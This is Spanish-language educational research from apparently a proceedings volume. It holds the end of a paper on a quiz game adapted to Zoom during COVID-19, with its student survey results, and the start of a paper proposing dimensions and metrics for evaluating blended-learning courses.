	Pregunta 6 (30)	Pregunta 7 (30)	Pregunta 8 (30)	Pregunta 9 (50)	Pregunta 10 (80)
Procedimiento de Ventas	Pregunta 1 (20)	Pregunta 2 (30)	Pregunta 3 (40)	Pregunta 4 (40)	Pregunta 5 (40)
	Pregunta 6 (20)	Pregunta 7 (30)	Pregunta 8 (80)	Pregunta 9 (80)	Pregunta 10 (80)
Procedimiento de Producción	Pregunta 1 (50)	Pregunta 2 (80)	Pregunta 3 (100)	Pregunta 4 (100)	Pregunta 5 (100)
	Pregunta 6 (30)	Pregunta 7 (40)	Pregunta 8 (40)	Pregunta 9 (50)	Pregunta 10 (50)
Otros	Pregunta 1 (30)	Pregunta 2 (40)	Pregunta 3 (40)	Pregunta 4 (50)	Pregunta 5 (50)
	Pregunta 6 (80)	Pregunta 7 (80)	Pregunta 8 (80)	Pregunta 9 (100)	Pregunta 10 (100)

Figura 3. Elección de la pregunta

Una vez ejecutado el enlace, el programa pasa a la diapositiva correspondiente a dicha pregunta:




Figura 4. Formulación de la pregunta

Allí los alumnos del equipo deben contestar la misma, si la respuesta es correcta se suma al grupo el puntaje correspondiente (en el ejemplo 80 puntos) y si la respuesta es incorrecta o no contestan el puntaje es cero.

La dinámica del juego que se seguía desde su comienzo cuando se desarrollaba presencialmente, sentaba juntos a los alumnos de cada equipo, disponiendo cada equipo uno detrás del otro y distribuía de un lado los del grupo A y del otro los del grupo B. Allí se daba unos minutos de consulta entre los integrantes del equipo y luego uno de ellos debía responder.

El juego termina cuando se hayan respondido todas las preguntas y gana el grupo A o B en el cual hayan sumado más puntos los equipos que lo integran.

Cambios en este nuevo escenario

En el año 2020, y ante el aislamiento preventivo causado por la pandemia COVID-19, que impulsó repentinos cambios en el contexto educativo, el equipo docente tuvo que realizar numerosas modificaciones en toda la modalidad. En particular la materia de primer año de la carrera tuvo que dictarse desde su inicio en modalidad no presencial.

El dispositivo que se detalló anteriormente debió adaptarse al formato virtual por lo cual se organizó utilizando el programa de videoconferencias Zoom y los equipos podían elegir la forma de comunicación intraequipo que quisieran. Cabe aclarar que la actividad se realizó en la ciudad de Rosario, en momentos en que se cursaba la fase 1, con lo cual cada alumno estaba en su casa y la única forma de comunicación entre los miembros de los equipos fue en forma virtual.

Se destaca que las clases comenzaron luego de iniciada la fase 1, por lo tanto, los alumnos no se conocían entre sí, ya que son estudiantes de primer año y los docentes fueron quienes armaron los equipos. Por lo tanto los estudiantes se tuvieron que comunicar con sus pares sin conocerse.

Resultados de esta experiencia

Al finalizar la actividad antes detallada, se realizó una encuesta a los alumnos que participaron del concurso. Contestaron la misma un total de 45 estudiantes.

La primera pregunta (figura 6) se refería a si la actividad le había resultado interesante. El 89% contestó que SI, el 9% que le había resultado medianamente interesante y el 2% no le había interesado.



Figura 5. Pregunta nro.1

Luego se preguntó si la actividad les aportó mayor comprensión a los temas estudiados (ver figura 7). El 67% dijo que mucho y el 33% contestó que un poco.




Figura 6. Pregunta nro.2

La tercera pregunta fue de tipo abierta, y se invitó a los alumnos a que expresaran sobre lo que más les había gustado. A continuación, se presentan las respuestas agrupadas:

- La competencia en sí misma generó interés
- La interacción entre docente–alumno
- La posibilidad de unir lazos entre compañeros
- El Trabajo en grupo
- Poder comprender los contenidos temáticos de una manera divertida
- El trabajo dinámico de los alumnos

También se los invitó a que respondieran qué fue lo que menos les gustó. A continuación, se detallan las respuestas agrupadas:

- La agrupación en A y B (hubiesen preferido que haya un solo equipo ganador y no el grupo).
- Poca participación de todos los integrantes del equipo.
- Complicaciones entre la comunicación entre los integrantes de algún equipo.
- Poco tiempo para contestar preguntas.
- Haber perdido.

Seguidamente se les preguntó si alguno de los contenidos temáticos trabajados tenía mayor dificultad de comprensión. Casi el 50% respondió que tuvo complicaciones con el contenido: Proceso de Producción.

A continuación, se quiso indagar sobre el trabajo en equipo. Se preguntó en primer lugar cómo se comunicaban entre los integrantes de cada equipo (figura 8). El 79% contestó que usando grupos de WhatsApp, el resto usando la aplicación Discord.



Figura 7. Pregunta nro.7

Luego se preguntó si había resultado difícil la comunicación (figura 9), allí solo el 9% contestó que había sido difícil. El resto no tuvo problemas de ningún tipo.



Figura 8. Pregunta nro.9

Cuando se indagó a los que tuvieron dificultad, el porqué de las mismas, se descubre que el problema central fue que algunos alumnos de los equipos no participaban de las elecciones de las respuestas, tanto por problemas técnicos como por la no participación de algunos integrantes.

Luego se abrió un espacio para que los alumnos pudieran expresarse en las complicaciones que tuvieron. Las respuestas pueden agruparse en:

- No ver las caras de los compañeros y no saber si había leído lo que alguno escribía en el grupo de whatsapp
- Problemas de conectividad
- Poco tiempo para elegir la respuesta

Por último, se terminó la encuesta con lo que propondría para mejorar la actividad. Las propuestas fueron:

- Que haya un solo grupo ganador
- Premio para el ganador
- Buscar alguna forma de que todos los integrantes del subgrupo colaboren

Conclusiones

Luego de desarrollar la experiencia descrita anteriormente y adecuarla en el año 2020 a un formato no presencial, se pueden observar un conjunto de conclusiones que hacen a esta actividad lúdica muy relevante. Tanto por los resultados obtenidos relevados en la encuesta, como así también por lo que observaron los docentes en instancias posteriores a su realización.

Desde la encuesta se puede destacar como relevante:

- Mejorar la comunicación entre el docente y los alumnos y por otro lado la comunicación entre alumnos que se desconocían.
- Aumentar el interés en la materia a través de actividades lúdicas y competitivas.
- Motivar a los estudiantes generando curiosidad por una propuesta novedosa.
- Favorecer el trabajo en equipo, así cumplir con un objetivo de aprendizaje compartido y previamente establecido.
- Unir lazos entre compañeros desconocidos.
- Comprender los contenidos temáticos de una manera divertida.
- Detectar que los alumnos utilizaron la aplicación Discord, app comúnmente usada para comunicarse intra equipos para interactuar entre participantes en un Videojuego.

Desde las intervenciones en clases posteriores con los alumnos se señala una dinámica de comunicación favorecida por la actividad detallada, habiendo contribuido a mejorar el diálogo y lograr una necesaria contención en especial con alumnos de primer año.

Luego de analizar los resultados y considerar los comentarios de los alumnos se revisará a futuro la actividad lúdica introduciendo mejoras como así también considerar las nuevas aplicaciones usadas.

Este dispositivo utilizado con los alumnos de 1er año de Sistemas y Organizaciones, se constituye como una herramienta que permite apreciar su utilidad como un

medio didáctico que favorece aspectos como la motivación de los alumnos, el desarrollo de las habilidades de trabajo en equipo, la mejora en el proceso de aprendizaje de los contenidos teóricos a través de la práctica de los juegos y la adecuación a la virtualidad.

El juego desarrollado tiene como elementos reglas, objetivos, una narrativa, restricciones de tiempo, cooperación y competencia, que combinado y coordinado de modo adecuado busca involucrar a los estudiantes en actividades en las cuales desarrollen habilidades con un aprendizaje activo. En este sentido la propuesta lúdica se adapta integralmente al modelo por competencias, dado que combina enseñanza, juego y herramientas de aprendizaje, en un escenario de trabajo que fomenta la reflexión en la acción, con la participación activa del estudiante y el intercambio permanente del equipo docente.

Referencias

- [1] Belichón Romo, M. *Nuevas Técnicas de Aprendizaje aplicadas en el ámbito de la enseñanza del derecho: el trabajo en grupo como parte del aprendizaje colaborativo*. Revista del CES Felipe II N. 13. Recuperado de <http://dialnet.unirioja.es>, 2011.
- [2] Escobar Carrio, S. (2014). Educación Personalizada. Capítulo 5: Algunos aspectos de la personalización de la enseñanza. Material no publicado.
- [3] Marchisio S. *Proyecto ING 396 "Dispositivos y prácticas de enseñanza en Ingeniería" FCEIA-UNR*, Directora Susana Marchisio, 2015.
- [4] Molist Arenas, M. *Estudio y uso educativo del concurso "Desafío Junior empresarial" de ESIC en el alumnado de Economía en la Empresa Idel Colegio Internacional SEK-Catalunya*. Tesis, 2014
- [5] Sanchez Gómez, M. *Buenas practices en la creación de Serious Games (Objetos de Apremdizaje Reutilizables)* V Simposio Pluridisciplinar sobre Diseño, Evaluaci+on Y Desarrollo de Contenidos Educativos Reutilizables. Bilbao. España. 2007
- [6] Souto, M. y otros. *Grupos de dispositivos de formación*, Buenos Aires, 1999.
- [7] Tobon S. *La formación basada en competencias en la educación superior: El enfoque complejo*. Universidad Autónoma de Guadalajara- Mexico, 2008.
- [8] Yturalde A. Aprendizaje experiencial. Recuperado de <http://www.aprendizajeexperiencial.com>, 28 de mayo de 2014

Enfoque para la evaluación del progreso académico de estudiantes en la enseñanza mediada por el uso de entornos virtuales. Una aproximación para el desarrollo de un sistema que apoye el proceso de toma de decisiones.

*Cynthia Lorena Corso, Constable Leticia, Chávez Juan Marcelo
Centro de Investigación, Desarrollo y Transferencia de Sistemas de Información (CIDS)
Facultad Regional Córdoba, Universidad Tecnológica Nacional
corso.cynthia@gmail.com, leticiaconstable@gmail.com, jcmarcelochavez@gmail.com*

Resumen

El objetivo de este trabajo es proponer un enfoque para la evaluación del rendimiento académico de los estudiantes en el contexto de enseñanza que considera como complemento la utilización de entornos virtuales de aprendizaje. Se realizó una revisión de diferentes modelos existentes utilizados para evaluar la calidad de la educación mediada por las tecnologías de información y comunicación. Estos consideran diferentes aspectos o dimensiones para el proceso de evaluación, que en algunos modelos se replican y en otros tienen diferentes implicancias. El aporte de este trabajo es definir un enfoque de evaluación del proceso educativo que integre dimensiones propuestas en diferentes modelos ya existentes. El mismo será aplicado en el ámbito de la cátedra Paradigmas de Programación, perteneciente al segundo nivel de la carrera de Ingeniería en Sistemas de Información en la U.T.N. Facultad Regional Córdoba. El establecimiento de este enfoque de evaluación permite la definición de dimensiones y métricas para evaluación del rendimiento académico de la cátedra bajo estudio y facilitó una aproximación acerca de la arquitectura de un sistema capaz de brindar soporte a los profesores para fortalecer y agilizar las decisiones en este ámbito.

1. Introducción

La enseñanza blended-learning representa una alternativa de formación en todos los niveles educativos, gracias al desarrollo de las tecnologías de la información y de la comunicación y su integración a los procesos de enseñanza-aprendizaje. Por esta razón, la utilización de entornos virtuales de aprendizaje basadas por la tecnología de información y comunicación es un recurso sumamente valioso que fortalece el proceso de aprendizaje de los estudiantes. Existen una serie de factores que llevan particularmente a las instituciones de educación superior a adoptar las nuevas tecnologías de información. Algunos de estos están relacionados con aspectos como: i) mejorar la calidad del aprendizaje ii) ampliar el acceso a la educación

y la formación iii) responder a los nuevos cambios tecnológicos entre otros [1].

Gracias a la incorporación de las TICs en el proceso de enseñanza, las instituciones educativas cuentan con una cantidad significativa de datos originados por distintos procesos los cuales en muchos casos han sido realizados en forma manual o automatizada. Estos datos surgen mayormente de la interacción con las plataformas educativas utilizadas que incluyen la participación de actividades extracurriculares, el registro de asistencia a clases, desempeño académico entre otros aspectos vinculados con los estudiantes. Estos datos no siempre son tenidos en cuenta para su análisis, y pueden ser considerados como un recurso valioso a la hora de tomar decisiones relacionados con el proceso de aprendizaje de los estudiantes. En este contexto surgen algunos interrogantes ¿Cómo el análisis de los datos que surgen de la interacción con las plataformas educativas, puede optimizar el proceso de toma de decisiones relacionado con los procesos enseñanza y aprendizaje? ¿Será posible la definición de un enfoque para la evaluación del progreso académico de los estudiantes? ¿El establecimiento de dimensiones y métricas de dicho enfoque de evaluación fortalecerá el análisis de los datos por parte de los profesores, facilitando el proceso de toma de decisiones?

Estas preguntas de investigación han sido consideradas como el punto de partida y sustentan el desarrollo del presente trabajo.

2. Marco Teórico

En esta sección se exponen las líneas de investigación que se encuentran íntimamente vinculadas con la temática principal del trabajo. En primer lugar se presentan diversas conceptualizaciones acerca de la educación blended-learning, seguido de ciertas apreciaciones acerca de un recurso fundamental en el desarrollo de esta modalidad de enseñanza como lo son los entornos virtuales de aprendizaje. A continuación se realiza una síntesis de los principales modelos de evaluación de la educación en contextos que aplican encuentros asíncronos, que comprende los objetivos para los cuales han sido ideados

como así también las diferentes dimensiones o pilares sobre los cuales se sustentan y facilitan el proceso de evaluación de la educación blended-learning.

2.1 Educación Blended-learning

La educación blended-learning representa una modalidad educativa que combina la utilización de recursos en encuentros síncronos y asíncronos, dando origen a diferentes escenarios y propuestas para la enseñanza, con demandas y adecuaciones tanto de las instituciones como de la comunidad académica.

Existen numerosas conceptualizaciones referentes a la calidad de este tipo de educación [2][3][4][5]. Lara (2002) la define como la modalidad educativa que eleva la calidad de la enseñanza-aprendizaje, y esto debido que respeta su flexibilidad y/o disponibilidad, es decir, se puede canalizar para tiempos y espacios variables [6]. Según el autor, esta modalidad logra su mayor reconocimiento con la tecnología a través de los métodos síncronos y asíncronos y de autoformación. Otra definición propuesta por Banet [7], plantea esta modalidad de enseñanza como una modalidad del proceso de enseñanza aprendizaje, y que tiene como base la inteligencia-imaginación del ser humano para interrelacionarse con nuevas tecnologías, mediante la creación de redes de comunicación sin límite de tiempo.

En cuanto a la dimensión *tiempo*, los autores afirman que este tipo de educación depende de los participantes, quien puede lograr sus objetivos de aprendizaje en el tiempo que él disponga, esto facilita la capacitación y el perfeccionamiento. En cuanto a las dimensiones de *lugar* y *espacio* están directamente relacionados con el tiempo, ya que el estudiante es el que fija el lugar y espacio de estudio.

La propuesta de los autores Marum-Espinosa se basa en una mirada integral y abarcativa del concepto. Ellos refieren que la educación blended-learning tiene que ver con la realización de la docencia en múltiples espacios de aprendizaje y con múltiples actividades formativas, desde el acompañamiento permanente (tutorías), las prácticas permanentes, hasta el conocimiento de las individualidades y condiciones de cada estudiante, la generación de lazos afectivos de valoración y respeto, esto es la interacción humana [8].

Por lo expuesto se puede decir que la educación blended-learning brinda solución a problemas de capacitación y perfeccionamiento, no solo en el ámbito de la educación superior, ya que puede llegar a diferentes lugares que por muy alejados que estén, siempre que se dispongan los medios tecnológicos adecuados.

Un aspecto importante que mencionan algunos de los autores, respecto a la educación blended-learning, es la posibilidad de combinar actividades síncronas y asíncronas. En el modelo síncrono, los profesores y estudiantes deben estar presentes en tiempo real de manera tal que exista interacción entre todos. En esta modalidad se

utilizan foros, chats y clases presenciales. Mientras que en el modelo asíncrono, las actividades no necesitan la presencia de todos los participantes. Esta situación sucede en el contexto de la cátedra bajo estudio.

Desde la cátedra bajo análisis se promueve la incorporación de herramientas tecnológicas que permitan contribuir a una educación de calidad a través del asesoramiento y acompañamiento de las actividades académicas desarrolladas. La herramienta utilizada en este contexto es Moodle, que es utilizada no solo para la publicación de materiales teóricos y prácticos sino también para el desarrollo de actividades complementarias y de refuerzo del aprendizaje.

Es importante destacar que la educación blended-learning representa un sistema tecnológico de comunicación bidireccional, multidireccional y para que esto sea posible es clave la integración de tecnología como lo son los entornos virtuales de aprendizaje [9].

2.2 Entornos virtuales de aprendizaje (EVEA)

Las TICs se convierten en un instrumento cada vez más indispensable en las instituciones educativas, ya que ofrecen la posibilidad de incorporar nuevos entornos para la enseñanza y el aprendizaje, libres de restricciones del tiempo y el espacio en la enseñanza presencial y aseguran una continua comunicación docente/estudiante.

Un entorno virtual de Enseñanza y Aprendizaje (EVEA) se define como un sistema informático basado en la Web, que permiten llevar adelante el desarrollo de cursos en modalidad a distancia o híbrida, a través de funciones que facilitan diversos aspectos: gestión y seguimiento de una propuesta de enseñanza, la publicación de materiales educativos y comunicación entre los participantes del curso entre otros [10].

Fleites Cabrera et al. definen a los entornos virtuales de aprendizaje como una actividad de enseñanza-aprendizaje que se desarrolla fuera de un espacio físico, temporal a través de internet, ofreciendo diversidad de medios y recursos dirigidos a apoyar la enseñanza [11]. Para Ferreyra Szpiniak, (2013) los EVEA se focalizan en la interactividad como una alternativa para favorecer los procesos educativos [12]. En general los buenos EVEA son lo suficientemente versátiles para no condicionar la propuesta pedagógica y facilitar un abanico de posibilidades en cuanto a los modelos que pueden ser utilizados, por ejemplo desde un modelo centrado en el profesor hasta uno centrado en el estudiante.

A si mismo Bustos y Coll [13], argumentan que los entornos virtuales de aprendizaje resultan ser escenarios que se diferencian de los entornos tradicionales debido a que utilizan recursos tecnológicos para poder llevar a cabo los procesos de enseñanza y aprendizaje. Por otro lado Chan y Druet [14] señalan que un entorno virtual resulta ser un recurso que apoya la labor de un profesor-tutor y que busca contribuir en la formación integral de los

educandos, así como favorecer su permanencia en la institución educativa.

Las diferentes definiciones expuestas en esta sección, permiten concluir que los entornos virtuales de aprendizaje representan herramientas didácticas que contribuyen en los procesos educativos sobre todo en la modalidad de enseñanza virtual. Desde esta perspectiva se considera importante la posibilidad de disponer un enfoque que facilite a los profesores concretar el proceso de evaluación considerando diversos aspectos que resulten significativos y de interés en especial en la modalidad de enseñanza mediada por la utilización de las TICs.

2.3 Modelos de evaluación de la educación que utilizan recursos virtuales

Para poder evaluar la calidad de la educación blended-learning es necesario contar con la definición de un conjunto de dimensiones determinantes que permitan definir los aspectos a tener en cuenta en dicha evaluación respecto a la calidad en el contexto bajo estudio. Los modelos de evaluación existentes se originan justamente para proponer, describir y especificar como valorar dichas dimensiones o aspectos [15].

Son numerosos los modelos utilizados para evaluar la educación en contextos de virtualidad, por parte de diversas instituciones educativas en diferentes partes del mundo [16], [17] y [18]. Es por ello que Rubio (2003) propone una clasificación, que divide los modelos de evaluación existentes de la educación blended-learning para su análisis en dos tipos [19]:

Modelos con *enfoque parcial* centralizados principalmente en algunas de las siguientes evaluaciones:

- Actividad formativa
- Materiales de formación
- Plataformas tecnológicas
- Relación costo/beneficio

Modelos con *enfoque global* en el cual se diferencian dos tendencias:

- Sistemas de evaluación centrados en modelos y/o estándar de calidad total
- Sistemas basados en sistemas de benchmarking

De la revisión de la literatura sobre este tema se pudo evidenciar que muchos de estos modelos de evaluación fusionan diversos enfoques y proponen dimensiones relacionadas con la calidad de educación blended-learning contrapuestas, así como los significados e implicancias. Para el diseño del enfoque de evaluación, se ha considerado como referentes los modelos de evaluación más difundidos en este ámbito [15].

El modelo “Five Pillars of Quality Online Education” propuesto por el Online Learning Consortium, se considera como uno de los más difundidos [20]. El objetivo es brindar apoyo a las instituciones para

identificar objetivos relacionados con la educación virtual y medir el progreso en sus logros. Se basa en 5 pilares:

La efectividad del aprendizaje: en esta categoría incluye indicadores relacionados al diseño del curso, recursos didácticos, aspectos pedagógicos, interacción, evaluación y objetivos formativos.

La satisfacción de los profesores: está relacionado al apoyo y los recursos necesarios para que los profesores puedan tener una experiencia satisfactoria con la enseñanza en la modalidad virtual.

La satisfacción de los estudiantes: se focaliza en la experiencia del estudiante, brindando los recursos de apoyo necesarios, como tutorías y posibilidades de interacción con sus compañeros. Otro aspecto que se considera del estudiante es su nivel de satisfacción respecto al acceso y diseño del aula virtual.

La escala: se centra en la capacidad de los cursos virtuales para lograr un aprendizaje de calidad a los estudiantes.

El acceso: esta dimensión asegura que los estudiantes puedan acceder a la infraestructura tecnológica, materiales y servicios necesarios para el cursado virtual, incluyendo el apoyo para la preparación y evaluación de los estudiantes que presenten dificultades en el aprendizaje a distancia.

Otro modelo de certificación de e-learning considerado es el “UNIQUE” diseñado por la European Foundation for Quality in eLearning (EFQUEL) con el objetivo de desarrollar una certificación de calidad europea para el e-learning [21]. Las dimensiones que considera este modelo son:

Contexto institucional: estrategia y e-learning, compromiso de innovación, apertura a la comunidad.

Recursos educativos: relacionados con los recursos de enseñanza, estudiantes, tecnologías y equipamiento.

Proceso de enseñanza: refiere a la calidad de la oferta, evaluación de los aprendizajes, desarrollo de recursos humanos.

Este tipo de certificación está dirigida a instituciones de educación superior como universidades e institutos independientes.

Otro de los modelos considerados fue ideado por Stephen Marshall, quien diseñó el “e-learning Maturity Model” (eMM), cuyo objetivo es guiar a las organizaciones para que comprendan y evalúen sus posibilidades en el campo del e-learning [22]. La idea principal de este modelo fue que la capacidad de una institución para ser eficaz en cualquier área de educación virtual depende de su capacidad de involucrarse en procesos de alta calidad que puedan ser sostenidos si crece la demanda de los mismos. Estos procesos se agrupan en cinco áreas (dimensiones) claves:

Aprendizaje: está vinculado con procesos relacionados con los aspectos pedagógicos de este tipo de educación.

Desarrollo: procesos vinculados con la creación y el mantenimiento de recursos.

Soprote: aspectos relacionados con el apoyo al estudiante y profesorado que intervienen en el proceso educativo.

Evaluación: contempla aspectos relacionados con la evaluación y la calidad de la educación en todo su ciclo.

Organización: procesos relacionados con la planificación y la gestión institucional.

En España, pocos autores han desarrollado iniciativas referentes a modelos o guías, que permitan garantizar la calidad de la educación en contextos de virtualidad que pueden utilizar las universidades españolas como un complemento de la evaluación, a medida que avanzan los programas educativos. Uno de estos modelos en este contexto que cabe mencionar es la Asociación de Normalización y Certificación de España (AENOR, 2012) [23] que establece un modelo de calidad basado en un conjunto de indicadores que representan tres factores de satisfacción de la educación. Cada uno de estos factores se descompone en dimensiones claves de calidad, algunas de ellas son:

Reconocimiento de la formación para la empleabilidad: esta dimensión representa hasta qué punto la educación virtual aumenta la capacidad del estudiante para integrarse en el mercado laboral y mejorar su posición existente en dicho mercado.

Metodología de Aprendizaje: esta dimensión define las condiciones más apropiadas aplicables al proceso de aprendizaje basado en los objetivos preestablecidos.

Accesibilidad: determina en qué medida la educación en línea es accesible, utilizable y practicable con eficiencia y efectividad por cualquier persona.

La Agencia para la Calidad del Sistema Universitario de Cataluña (AQU, 2007) [24], diseño una guía para la autoevaluación interna de la educación en línea, que es un modelo de evaluación diseñado para la educación superior. Está constituido por cinco dimensiones que no difieren mucho de las dimensiones propuestas para la evaluación de los programas tradicionales.

Posición estratégica del título (interno y externo)

Programa de capacitación: perfil educativo y su idoneidad.

Diseño instruccional: incluye aspectos como metodología de enseñanza, idoneidad de las actividades, organización docente, sistema de orientación y sistemas de comunicación interpersonal.

Evaluación del aprendizaje: refiere a los aspectos que intervienen en el proceso evaluativo.

Resultados: contempla la dimensión académica, profesional y personal.

Los modelos de evaluación que han sido caracterizados, representan aquellos más difundidos y sobre todo los más usados por las instituciones educativas, pero existen una amplia variedad de estos modelos de evaluación. A continuación se caracterizan algunos de ellos encontrados en la revisión del estado del arte,

haciendo foco en aquellos que han sido diseñados en los últimos diez años (ver **Tabla 1**).

Tabla 1. Caracterización de modelos de evaluación de educación en contexto de virtualidad.

Modelo	Objetivo	Dimensiones
PDPP Model. Autores: Zhang & Jiang (2012)	Mejorar la calidad de los cursos virtuales a través de la evaluación continua.	Planificación de evaluación. Desarrollo de evaluación. Proceso de evaluación. Evaluación de producto.
Design and Development Model of a Quality Assurance Framework. Autor: África Virtual University (AVU) (2014)	Brindar como valor agregado a las instituciones que deseen utilizarlo como parte del aseguramiento interno de la calidad de cursos virtuales.	Entrada. Proceso. Resultados. Revisión.
Modelo de evaluación de educación virtual. Autor: Marciniak (2015)	Facilitar a las universidades la evaluación comparativa de la calidad de educación virtual ofrecida con un benchmark.	Planificación estratégica. Contexto institucional. Metodología. Proceso de enseñanza y aprendizaje. Plataforma virtual.
E-xcellence Model. Autor: The European Association of Distance Teaching Universities (EADTU) (2016)	Proponer una Metodología y recursos de apoyo para el aseguramiento de la calidad de educación virtual en la educación superior.	Gestión estratégica. Diseño curricular. Diseño del curso. Entrega del curso. Apoyo al personal. Apoyo al estudiante.

Es indiscutible la diversidad de modelos que evalúan la calidad en esta modalidad de educación, como así también la variedad de pilares o dimensiones que definen cada uno de ellos. Algunos modelos focalizan el proceso de evaluación en aspectos centralizados en la actuación y desempeño de los profesores y estudiantes, otros destacan los aspectos organizacionales y otros focalizan en indicadores relacionados mayormente con la infraestructura tecnológica y su nivel de accesibilidad. Aunque hay ciertos modelos de evaluación como en [23] y [24] que consideran además otras dimensiones no coincidentes en otros modelos, aportando un enfoque abarcador e integral, la posición estratégica del título, la formación de la empleabilidad y el reconocimiento.

Teniendo en cuenta lo expuesto, no es posible determinar cuál modelo de evaluación se adapta mejor o

reporta más ventajas sobre algún otro modelo. De hecho la elección depende mayormente del contexto institucional y educativo en el que será aplicado y sobre todo los aspectos que son de interés a evaluar por parte de directivos y profesores. Desde esta perspectiva, se torna necesario establecer un enfoque de evaluación que se adapte a las necesidades de evaluación de la cátedra bajo estudio, considerando la posibilidad de integrar algunas dimensiones existentes en algunos de los modelos de evaluación citados.

2. Metodología

Este trabajo consideró el estudio y análisis de modelos de evaluación de una actividad formativa entendida como una acción concreta de formación, como puede ser un curso on-line, de mayor o menor duración.

La estrategia metodológica de este trabajo se basó en una revisión del estado del arte de los modelos de evaluación que permiten medir la calidad en la educación que utiliza recursos virtuales. La modalidad de búsqueda utilizada fue la consulta de artículos de revistas científicas y/o académicas, reportes de investigación, actas de congreso y/o conferencias en distintas bases de datos de material académico y repositorios de universidades reconocidas como: Google Scholar, SEDICI (Repositorio de la Universidad Nacional de la Plata) y Dialnet (Portal de Difusión de producción científica de la Universidad de la Rioja).

La búsqueda de material bibliográfico se concretó mediante la selección de las siguientes palabras claves: modelos de calidad de entornos virtuales, modelo de evaluación de entornos virtuales, entorno virtual y estándar de calidad educativa. Uno de los filtros aplicados en la búsqueda fue la fecha de publicación, se consideró periodo comprendido entre el 2010 al 2020 inclusive. Para la inclusión de referencias bibliográficas se consideraron los siguientes criterios: i) referencias a las que se pudo acceder al contenido completo ii) referencias publicadas en repositorios de universidades iii) referencias publicadas en revistas científicas y/o académicas iv) referencias que facilitan conocer modelos de evaluación de calidad de la educación virtual v) referencias que describen entornos virtuales de enseñanza y aprendizaje. Se excluyeron aquellas publicaciones pertenecientes a páginas web no oficiales y blogs, aquellas donde se desconocía el nombre del autor y referencias con temática no relacionada con el objetivo del trabajo.

Finalizado el proceso de selección de las fuentes bibliográficas, se procedió a la lectura de aspectos principales empezando por el título de la publicación, resumen y palabras claves, para luego aplicar los criterios de inclusión y exclusión expresados anteriormente, con el objetivo de seleccionar las referencias bibliográficas a tener en cuenta para una revisión más detallada. Finalizado el proceso de lectura más detallada, nuevamente se aplicó los filtros de inclusión y exclusión con la finalidad de garantizar que las referencias seleccionadas tenían relación

directa con el objetivo y la temática del trabajo de investigación.

3. Resultados

Considerando los modelos de evaluación de educación virtual detallados en el marco teórico, se puede evidenciar que no existe una dimensión común, sin embargo algunas de ellas se repiten aunque algunas con diferentes denominaciones. En la dimensión “*Estudiantes*” no todos los modelos analizados presentan un enfoque coincidente. Los modelos de evaluación [20] y [22] proyectan evaluar la satisfacción de los estudiantes, que puede ser medida por diferentes aspectos como la satisfacción que surge de la interacción con los profesores, materiales, contenidos, acceso al curso e infraestructura tecnológica. Mientras que en el modelo de evaluación [21] los indicadores vinculados con el estudiante se centran mayormente en el nivel de aceptación de los recursos didácticos.

Los modelos que proponen evaluar la dimensión de “*Docentes*”, al contrario que los modelos de evaluación que consideran la dimensión “*estudiantes*”, presentan un enfoque bastante similar. En este sentido la gran mayoría de los modelos de evaluación destacan la necesidad de valorizar si los profesores están calificados para diseñar en el entorno virtual de aprendizaje, entre ellos, la capacidad del docente en la formación on-line.

A partir del análisis de las dimensiones sobre las que se basan varios de los modelos de evaluación relevados, se ha diseñado un enfoque para evaluar el proceso de enseñanza atendiendo las necesidades de la cátedra bajo estudio. Algunos de los aspectos de interés que consideran tener en cuenta a la hora de la evaluación se encuentran: i) los estudiantes: en esta dimensión se considera necesario indagar aspectos acerca del rendimiento académico y el análisis de otros factores que de alguna manera puedan tener influencia en la condición académica final del estudiante, como nivel de asistencia en la actividades sincrónicas y asincrónicas, nivel de satisfacción respecto a los materiales de estudios ii) los profesores: el nivel de capacitación para diseñar y diagramar actividades en la virtualidad. iii) plataforma educativa: diseño del curso, nivel de acceso por parte de los estudiantes, nivel de utilización y participación de los foros diseñados para consultas, nivel de participación de las actividades teóricas y prácticas opcionales. En la Figura 1 se representa la propuesta del enfoque de evaluación, especificando las dimensiones sobre las que se sustenta.



Figura 1. Enfoque de evaluación de calidad de enseñanza virtual propuesto.

A continuación se detalla los aspectos que considera cada dimensión que conforma el enfoque de evaluación propuesto:

Agentes involucrados en el proceso de enseñanza: dentro de esta dimensión se pone el foco en los actores principales del proceso de enseñanza y aprendizaje, los estudiantes y docentes.

En la sub-dimensión de los “Estudiantes” se consideran:

- Nivel de satisfacción relacionado con la interacción con los docentes, compañeros.
- Nivel de Acceso de los recursos educativos.
- Nivel de satisfacción respecto al diseño del curso virtual.

Mientras que la sub-dimensión de “Docentes” contempla:

- Nivel de experiencia que se cuenta para la enseñanza en la modalidad virtual.
- Nivel de capacitación docente.
- Nivel de comunicación.

Efectividad del aprendizaje: incluye aspectos e indicadores relacionados con:

- Estrategias de enseñanza implementadas.
- Condición académica final de los estudiantes.
- Diseño de actividades extracurriculares.
- Diseño de instancias de evaluación y objetivos formativos.

Infraestructura Tecnológica: contempla indicadores relacionados con:

- Disponibilidad de recursos tecnológicos.
- Mantenimiento de los recursos del aula virtual.
- Herramientas del entorno virtual de aprendizaje.
- Diseño del aula virtual de aprendizaje.

El establecimiento de las dimensiones del enfoque de evaluación facilitó la identificación de métricas para cada dimensión atendiendo a las necesidades de evaluación relevadas en la cátedra bajo estudio. En la Tabla 2 se resume algunas de las principales métricas para cada dimensión del enfoque propuesto.

Tabla 2. Métricas de interés para las dimensiones identificadas.

Dimensión	Métricas-Indicadores
